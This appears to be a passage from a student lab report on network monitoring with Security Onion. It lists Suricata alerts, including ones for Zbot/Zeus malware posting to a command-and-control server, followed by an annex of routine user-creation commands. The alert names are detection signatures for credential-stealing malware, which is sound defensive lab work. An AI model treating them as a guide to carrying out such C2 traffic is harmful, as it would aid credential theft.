836	192.168.64.1
820	192.168.10.128
598	192.168.64.132
331	fe80::555a:e04d:f838:e

9	ET P2P BitTorrent peer sync	suricata	high
9	ET MALWARE Zbot POST Request to C2	suricata	high
9	ET MALWARE Generic - POST To .php w/Extended ASCII Characters (Likely Zeus Derivative)	suricata	high

By analyzing the alerts, we can observe that malware is present and requires immediate attention due to its “high” risk level.

Annex A – Creation of a user in your OS and in Security Onion

- Ajoutez un nouvel utilisateur dans le système d'exploitation:

`sudo adduser <UserNameHere>`

The username must be a combination of your PrenomNom.

Ex: sudo adduser landrei

- Add the new user in sudoers

`sudo usermod -aG sudo <new_user>`

Ex: sudo usermod -aG sudo landrei

- Add a new user for Security Onion

`sudo so-user-add PrenomNom@cr450.com`

Ex: sudo so-user-add landrei@cr450.com

- Once the user is added, close the active session and login with the new user
- Once verified, via command « sudo so-status » that all services are started, take a snapshot of your VM